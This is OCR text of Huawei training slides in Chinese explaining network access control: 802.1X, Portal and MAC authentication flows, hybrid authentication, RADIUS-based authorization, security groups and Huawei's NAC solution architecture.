
装到RADIUS报文中发送给设备端。设备收到后将证书转发给客户端。客户端校验服务器证书（可选），与RADIUS服务器协商TLS参数，建立TLS隧道。TLS隧道建立完成后，用户信息将通过TLS加密在客户端、设备端和RADIUS服务器之间传输。如果客户端与服务器的EAP认证方法协商失败，则终止认证流程，通知设备认证失败，设备去关联客户端。

10. RADIUS服务器完成对客户端身份验证之后，通知设备认证成功，并下发密钥用于设备和客户端之间握手。
11. 设备收到认证通过报文后向客户端发送认证成功报文（EAP-Success），并将端口改为授权状态，允许用户通过该端口访问网络。设备使用RADIUS服务器发下的密钥，完成和客户端的握手，握手成功后客户端关联成功。

- EAP终结方式与EAP中继方式的认证流程相比，不同之处在于EAP认证方法协商由客户端和设备端完成，之后设备端会把用户信息送给RADIUS服务器，进行相关的认证处理。而在EAP中继方式中，EAP认证方法协商由客户端和服务器完成，设备端只是负责将EAP报文封装在RADIUS报文中透传认证服务器，整个认证处理都由认证服务器来完成。

802.1X认证用户下线

- 用户下线方式分为客户端主动下线，接入设备控制用户下线和服务器控制用户下线。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 接入设备控制用户下线：
  - 在接入设备上执行命令强制指定用户下线。当管理员发现非法用户在线，或在测试中想让某一用户下线后重新上线，可以通过在设备上执行命令强制该用户下线。
- 服务器控制用户下线有以下方式：
  - RADIUS服务器可通过DM报文（Disconnect Message）强制用户下线。DM是指用户离线报文，即由RADIUS服务器端主动发起的强迫用户下线的报文。
  - RADIUS服务器通过授权RADIUS标准属性Session-Timeout和Termination-Action。其中，Session-Timeout为用户在线时长定时器，Termination-Action属性值为0表示将用户下线。当用户在线的时长达到定时器指定的数值时，设备会将用户下线。

目录

1. 网络准入控制概述
2. 用户身份认证
3. **接入认证**
   - 802.1X认证
   - Portal认证
   - MAC认证
   - 混合认证
   - 用户授权

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

Portal认证


- Portal认证也称为Web认证。用户可以通过Web认证页面，输入用户帐号和密码信息，实现对终端用户身份的认证。用户可通过两种方式实现认证页面访问：
  - 主动认证：用户通过浏览器主动访问Portal认证网站。
  - 重定向认证：用户输入的访问地址不是Portal认证网站地址，被接入设备强制访问Portal认证网站（即重定向）。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 客户端：一般情况下，客户端是安装有运行HTTP/HTTPS协议的浏览器的主机，有时也会有安装相应的客户端软件（如浏览器）。
- 接入设备：交换机、路由器等接入设备的统称，主要有三方面的作用。
  - 在认证之前，将认证网段内用户的所有HTTP/HTTPS请求都重定向到Portal服务器。
  - 在认证过程中，与Portal服务器、认证服务器交互，完成对用户身份认证、授权与计费的功能。
  - 在认证通过后，允许用户访问被管理员授权的网络资源。
- Portal服务器：接收客户端认证请求的服务器系统，提供门户（Portal）服务和认证界面，与接入设备交互客户端的认证信息。
- 认证服务器：与接入设备进行交互，完成对用户的认证、授权与计费。
- Portal认证不需要安装专门的客户端软件，因此主要用于无客户端软件要求的接入场景或访客接入场景。

Portal认证协议

- Portal协议包括Portal接入协议和Portal认证协议。
  - Portal接入协议：HTTP/HTTPS协议，描述了客户端和Portal服务器之间的协议交互。
  - Portal认证协议：支持如下两种认证协议。
    - Portal协议：描述了Portal服务器和接入设备之间的协议交互，可以用来传递用户名和密码等参数。其兼容中国移动Portal 2.0协议，支持该协议的基本功能。
    - HTTP/HTTPS协议：描述了客户端和接入设备之间的协议交互，可以用来传递用户名和密码等参数。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- Portal认证认证流程如下：
  1. 在认证之前客户端与接入设备之间建立起预连接，即客户端用户在认证成功之前在接入设备上已建立用户在线表项，并且只有部分网络访问权限。
  2. 客户端发起HTTP连接请求。
  3. 接入设备收到HTTP连接请求报文时，如果是访问Portal服务器或免认证网络资源的HTTP报文，则接入设备允许其通过；如果是访问其它地址的HTTP报文，则接入设备将其URL（Uniform Resource Locator，统一资源定位符）地址重定向到Portal认证页面。
  4. 客户端根据获得的URL地址向Portal服务器发起HTTP连接请求。
  5. Portal服务器向客户端返回Portal认证页面。
  6. 用户在Portal认证页面输入用户名和密码后，客户端向Portal服务器发起Portal认证请求。
  7. 按照不同认证协议规定的协议交互流程进行用户名和密码等参数的传递。

Portal认证流程 - Portal协议

- 以CHAP认证方式为例，基于Portal协议的Portal认证流程如下：



Copyright © Huawei Technologies Co., Ltd. All rights reserved.


- 基于Portal协议的Portal认证，详细认证流程如下：
  1. Portal服务器收到Portal认证请求后，如果Portal服务器与接入设备之间采用CHAP认证，则Portal服务器向接入设备发起Portal挑战字请求报文（REQ_CHALLENGE）；如果Portal服务器与接入设备之间采用PAP认证，则接入设备直接进行第9步。
  2. 接入设备向Portal服务器回应Portal挑战字应答报文（ACK_CHALLENGE）。
  3. Portal服务器将用户输入的用户名和密码封装在Portal认证请求报文（REQ_AUTH）中，并发送给接入设备。
  4. 接入设备根据获取到的用户名和密码，向RADIUS服务器发送RADIUS认证请求（ACCESS-REQUEST）。
  5. RADIUS服务器对用户名和密码进行认证。如果认证成功，则RADIUS服务器向接入设备发送认证接受报文（ACCESS-ACCEPT）；如果认证失败，则RADIUS服务器返回认证拒绝报文（ACCESS-REJECT）。由于RADIUS协议合并了认证和授权的过程，因此认证接受报文中也包含了用户的授权信息。
  6. 接入设备根据接收到的认证结果接入/拒绝用户。如果允许用户接入，则接入设备向RADIUS服务器发送计费开始请求报文（ACCOUNTING-REQUEST）。
  7. RADIUS服务器返回计费开始响应报文（ACCOUNTING-RESPONSE），并开始计费，将用户加入自身在线用户列表。
  8. 接入设备向Portal服务器返回Portal认证结果（ACK_AUTH），并将用户加入

自身在线用户列表。

9. Portal服务器向客户端发送认证结果报文，通知客户端认证成功，并将用户加入自身在线用户列表。
10. Portal服务器向接入设备发送认证应答确认（AFF_ACK_AUTH）。

Portal认证流程 - HTTP/HTTPS协议

- 用户上线时的HTTP协议认证报文交互过程如图所示，HTTPS协议认证报文交互过程与HTTP类似，区别在于HTTPS报文经过加解密处理。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 基于HTTP/HTTPS协议的Portal认证，详细认证流程如下：
  1. Portal服务器通知客户端向接入设备发起Portal认证请求。
  2. 客户端向接入设备发起Portal认证请求（HTTP POST/GET）。
  3. 接入设备根据获取到的用户名和密码，向RADIUS服务器发送RADIUS认证请求（ACCESS-REQUEST）。
  4. RADIUS服务器对用户名和密码进行认证。如果认证成功，则RADIUS服务器向接入设备发送认证接受报文（ACCESS-ACCEPT）；如果认证失败，则RADIUS服务器返回认证拒绝报文（ACCESS-REJECT）。由于RADIUS协议合并了认证和授权的过程，因此认证接受报文中也包含了用户的授权信息。
  5. 接入设备根据接收到的认证结果接入/拒绝用户。如果允许用户接入，则接入设备向RADIUS服务器发送计费开始请求报文（ACCOUNTING-REQUEST）。
  6. RADIUS服务器返回计费开始响应报文（ACCOUNTING-RESPONSE），并开始计费，将用户加入自身在线用户列表。
  7. 接入设备向客户端返回Portal认证结果，并将用户加入自身在线用户列表。

Portal认证用户下线 - 客户端主动下线

- 客户端主动下线由用户发起下线请求，例如用户点击注销按钮，客户端向Portal服务器发送用户注销请求。
- 基于Portal和HTTP/HTTPS协议的客户端主动下线流程不同，详细如下。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 用户下线方式分为客户端主动下线，接入设备控制用户下线和服务器控制用户下线。

Portal认证用户下线 - 服务器强制用户下线

- 在Portal认证组网中，涉及两类服务器，认证服务器和Portal服务器，两类服务器均可强制用户下线，流程如下。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- Portal认证还支持接入设备控制用户下线，用户通过接入设备侧直接下发命令通知用户下线。

目录

1. 网络准入控制概述
2. 用户身份认证
3. **接入认证**
   - 802.1X认证
   - Portal认证
   - MAC认证
   - 混合认证
   - 用户授权

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

MAC认证

- MAC地址认证（简称MAC认证）是一种基于端口和MAC地址对用户的网络访问权限进行控制的认证方法。以用户的MAC地址作为身份凭据到认证服务器进行认证。
- 缺省时，交换机收到DHCP/ARP/DHCPv6/ND报文后均能触发对用户进行MAC认证。支持通过配置，使交换机收到任意的数据帧后均触发MAC认证。


- 终端：尝试接入网络的终端设备。
- 接入设备：是终端访问网络的网络控制点，安全策略的实施者，负责按照客户网络制定的安全策略，实施相应的准入控制（允许、拒绝、隔离或限制）。
- 认证服务器：用于确认尝试接入网络的终端身份是否合法，还可以指定身份合法的终端所能拥有的网络访问权限。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- MAC认证不需要用户安装任何客户端软件，适用于IP电话、打印机等哑终端接入的场景。
- 哑终端：哑终端表示相对于其他终端而言功能较为有限、交互方式比较单一。其具体的含义根据不同的场合（语境）而变化。这里的哑终端泛指无法输入用户名和密码等认证信息的终端。
- MAC认证优点：
  - 用户终端不需要安装任何客户端软件；
  - MAC认证过程中，不需要用户手动输入用户名和密码；
  - 能够对不具备802.1X认证能力的终端进行认证，如打印机和传真机等哑终端。

MAC认证流程

- 对于MAC认证用户密码的处理，有PAP和CHAP两种方式：
  - PAP：设备将MAC地址、共享密钥、随机值依次排列顺序后，经过MD5算法进行HASH处理后封装在属性名“User-Password”中。
  - CHAP：设备将CHAP ID、MAC地址、随机值依次排列顺序后，经过MD5算法进行HASH处理后封装在属性名“CHAP-Password”和“CHAP-Challenge”中。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 以PAP方式介绍MAC认证流程：
  1. 接入设备收到终端发送的DHCP/ARP/DHCPv6/ND报文，触发MAC认证。
  2. 设备随机生成一个随机值，并对MAC认证用户的MAC地址、共享密钥、随机值依次排列后经过MD5算法进行HASH处理，然后将用户名、HASH处理结果以及随机值封装在RADIUS认证请求报文中发送给RADIUS服务器，请求RADIUS服务器对该终端进行MAC认证。
  3. RADIUS服务器使用收到的随机值对本地数据库中对应MAC认证用户进行MAC地址、共享密钥、随机值依次排列后经过MD5算法进行HASH处理，如果与设备发来的值相同，则向设备发送认证接受报文，表示终端MAC认证成功，允许该终端访问网络。
- CHAP方式的MAC认证与PAP方式的MAC认证相比，不同之处在于是对MAC认证用户的CHAP ID、MAC地址、随机值依次排列后进行MD5算法加密。
- MAC认证用户下线方式与802.1X认证基本一致：用户主动下线、接入设备控制用户下线、服务器控制用户下线。这里不再赘述。

三种认证方式比较

- 由于三种认证方式认证原理不同，各自适合的场景也有所差异，实际应用中，可以根据场景部署某一种合适的认证方式，也可以部署几种认证方式组成的混合认证。

对比项	802.1X认证	MAC认证	Portal认证
适合场景	新建网络、用户集中、信息安全要求严格的场景	打印机、传真机等哑终端接入认证的场景	用户分散、用户流动性大的场景
客户端需求	需要	不需要	不需要
优点	安全性高	无需安装客户端	部署灵活
缺点	需部署专用的认证服务器，复杂程度较高	需登记MAC地址，管理复杂	安全性不高

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 当前支持的混合认证有：
  - MAC优先的Portal认证；
  - MAC和802.1X混合认证。


目录

1. 网络准入控制概述
2. 用户身份认证
3. **接入认证**
   - 802.1X认证
   - Portal认证
   - MAC认证
   - 混合认证
   - 用户授权

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

混合认证 - MAC优先的Portal认证

- MAC优先的Portal认证：用户进行Portal认证成功后，在一定时间内断开网络重新连接，能够直接通过MAC认证接入，无需输入用户名、密码重新进行Portal认证。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- MAC优先的Portal认证用来解决在无线环境下终端用户通过Portal认证之后，因无线信号不稳定或终端用户离开无线信号覆盖区域导致终端用户掉线，终端用户需要频繁在Web浏览器上输入帐号和密码重新认证才能接入网络。
- 该功能需要在设备配置MAC + Portal的混合认证，同时在认证服务器上开启MAC优先的Portal认证功能并配置MAC地址有效时间。

混合认证 - MAC旁路认证

- 当接入设备接口下同时存在PC和打印机/传真机等哑终端时，可以配置MAC旁路认证功能，使不具备802.1X认证能力的哑终端能够通过MAC认证方式接入网络。
- MAC旁路认证比单纯的MAC认证多一个802.1X认证环节，故时间要比MAC认证时间长。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 以上MAC旁路认证方式仅针对通过有线方式接入网络的终端，MAC认证和802.1X认证有一种认证通过即用户认证通过。当终端采用无线接入网络时，同样支持MAC和802.1X混合认证，但是设备首先会对终端用户进行MAC认证，MAC认证成功后，再进行802.1X认证，两种认证方式均通过后，用户认证通过。具体的认证流程可以参考802.1X认证和MAC认证流程。

目录

1. 网络接入控制概述
2. 用户身份认证
3. **接入认证**
   - 802.1X认证
   - Portal认证
   - MAC认证
   - 混合认证
   - 用户授权

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

用户授权

- 以RADIUS服务器授权为例，常见的授权信息有：
  - VLAN：为了将受限的网络资源与未认证用户隔离，通常将受限的网络资源和未认证的用户划分到不同的VLAN。用户认证成功后，认证服务器将指定VLAN授权给用户。
  - ACL：用户认证成功后，认证服务器将指定ACL授权给用户，则设备会根据该ACL对用户报文进行控制。
  - UCL：用户控制列表UCL组（User Control List）是网络成员的集合。UCL组里面的成员，可以是PC、手机等网络终端设备。借助UCL组，管理员可以将具有相同网络访问策略的一类用户划分为同一个组，然后为其部署一组网络访问策略，满足该类别所有用户的网络访问需求。相对于为每个用户部署网络访问策略，基于UCL组的网络控制方案能够极大的减少管理员的工作量。

状态	802.1x	MAC认证	Portal认证
动态VLAN	√	√	×
动态ACL	√	√	√
UCL	√	√	√

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 由于RADIUS协议合并了认证和授权的过程，因此当采用RADIUS作为认证服务器时，认证接受报文中也包含了用户的授权信息。
- 授权VLAN：用户认证成功后，认证服务器将指定VLAN授权给用户。此时，设备会将用户所属的VLAN修改为授权的VLAN，授权的VLAN并不改变接口的配置。但是，授权的VLAN优先级高于用户配置的VLAN，即用户认证成功后生效的VLAN是授权的VLAN，用户配置的VLAN在用户下线后生效。
- RADIUS服务器授权ACL有两种方法：
  - 授权静态ACL：RADIUS服务器通过RADIUS标准属性Filter-Id将ACL ID授权给用户。为使授权的ACL生效，需要提前在设备上配置相应的ACL及规则。
  - 授权动态ACL：RADIUS服务器通过华为RADIUS扩展属性HW-Data-Filter将ACL ID及其ACL规则授权给用户。ACL ID及其ACL规则需要在RADIUS服务器上配置，设备上不需要配置。
- RADIUS服务器授权UCL组有两种方式：
  - 授权UCL组名称：RADIUS服务器通过RADIUS标准属性Filter-Id将UCL组名称授权给指定用户。
  - 授权UCL组ID：RADIUS服务器通过华为RADIUS扩展属性HW-UCL-Group将UCL组ID授权给指定用户。
  - 无论是哪一种授权UCL组方式，都必须提前在设备上配置相应的UCL组及UCL组的网络访问策略。

免认证与认证事件授权

免认证（free-rule）


用户认证成功之前，为满足用户基本的网络访问需求，如下载802.1X客户端、更新病毒库等，需要用户免认证就能获取部分网络访问权限。

免认证规则模板（free-rule-template）
- 方式1：普通的免认证规则，由IP地址、MAC地址、源接口、VLAN等参数确定。
- 方式2：关联ACL。

认证事件授权

用户在认证过程中遇到不同事件时（如认证前、认证失败、认证服务器失效等），需要拥有一定的权限。


授权参数
- VLAN：授予用户相应VLAN内的资源访问权限。
- 用户组（UCL）：根据用户组对具有相同特征的用户进行权限下发。
- 业务方案（service-scheme）：可在业务方案内绑定UCL、VLAN、QoS-profile等参数。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 根据认证事件授权的方式（一般是非认证成功状态的授权），又被称为逃生，对于不同的认证方式，有不同的逃生方案，有些逃生方案是共有的，有些逃生方案只有特定的认证方式才支持。详细内容请查阅相应产品文档中“NAC逃生”相关内容。

安全组



什么是安全组?

1. 安全组是拥有相同网络访问策略的一组用户或资源。安全组仅与用户身份有关，与用户VLAN、IP等网络信息完全解耦。
2. 安全组既可以根据5W1H条件授权给用户，符合5W1H条件的用户授权到指定安全组（动态安全组），也可以通过静态绑定IP地址的方式定义安全组（静态安全组）。

什么是资源组?

1. 对于静态的服务器资源，可以通过在安全组中绑定IP地址段的方式进行表达。但是对于IP地址集有重合的服务资源，无法通过安全组进行区分。
2. 资源组可以解决这个问题，资源组之间允许IP地址允许重复，资源组可以作为组间策略的目的地址。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 5W1H:
  - Who：接入用户的身份，例如公司的领导、普通员工、访客。
  - Where：接入用户的地点，例如园区内接入。
  - What：接入用户使用的终端类型，例如是手机接入，还是PC/便携机接入。
  - When：接入用户的时间，例如是白天接入，还是晚上接入。
  - Whose：设备归属，例如是公司终端的还是自带终端。
  - How：接入用户的方式，例如是有线接入，还是无线接入。

策略控制


- 安全组和资源组定义完成之后，管理员就可以基于组来定义全网的组间策略。
- 策略矩阵用于承载组间策略的配置。组间权限策略主要控制组到组之间的访问权限。

目的组 / 源安全组	Guest	Research	Sales	Server
Guest		状态: Enable 缺省权限: Deny		
Research	状态: Enable 缺省权限: Deny			
Sales				状态: Enable 缺省权限: Deny

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

基于安全组的策略管理


- 基于安全组的策略管理，不管用户身处何地，使用哪个IP地址，都可以保证该用户获得相同的网络权限，对其执行对应的用户策略。



1. 定义基于安全组的权限控制策略，将策略下发到网络设备。
2. 用户的流量进入网络后，网络设备根据流量对应的源、目的安全组执行策略。
3. 用户执行接入认证后，获得授权的安全组。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

基于安全组的权限控制



用户权限控制

- 用户权限控制都基于安全组执行。
- 用户互访权限控制：
  - 同认证点的用户互访权限控制。
  - 跨认证点的用户互访权限控制。
- 资源访问权限控制：
  - 内外网资源访问权限控制。


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

目录

1. 网络准入控制概述
2. 用户身份认证
3. 接入认证
4. **华为网络准入控制解决方案**
5. 网络准入控制配置


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

华为网络准入控制解决方案



Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

华为网络准入控制架构图



- 认证方式：
  - Portal认证：用户名密码、匿名、短信、QQ、新浪微博、微信、Facebook、Twitter、Passcode认证。
  - MAC认证。
  - 802.1x认证。
- 传输协议：
  - 认证数据采用HTTP2.0、Radius协议传输。
  - 配置数据采用Netconf协议传输。
- 开放认证：
  - 支持对接第三方Portal服务器。
  - 支持对接QQ、Weibo、Weixin、社交媒体。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

华为网络准入控制方案策略控制

条件：基于5W1H的策略

用户/用户组/角色	**用户身份 Who**
站点、区域、设备组、设备类型、设备、SSID、IP地址	**接入位置 Where**
按星期/时间	**接入时间 When**
PC/IOS/Android等	**终端类型 What**
公司/自带终端	**设备属性 Whose**
有线/无线 Portal、MAC、802.1x认证方式等	**接入方式 How**

智能策略引擎 iMaster NCE

结果：精细化的权限控制

权限	VLAN/ACL/安全组，VIP用户...
带宽	上行带宽/下行带宽，DSCP
QoS	高/中/低 流量时长管控（仅Portal）
应用	应用组/应用
安全	URL过滤

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

用户认证实施步骤

自动化网络部署完成

控制器自动化配置下发

设备纳管 → 配置认证规则 → 配置授权结果 → 配置授权规则 → 在线控制策略

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

多种用户认证源，满足统一用户管理需求

用户身份来源	说明	主要用于
本地自建账号	用户名/密码，MAC账号，访客自注册账号	企业员工，访客人员，运维人员
对接社交媒体	微信，QQ，新浪微博，Facebook，Twitter	访客人员
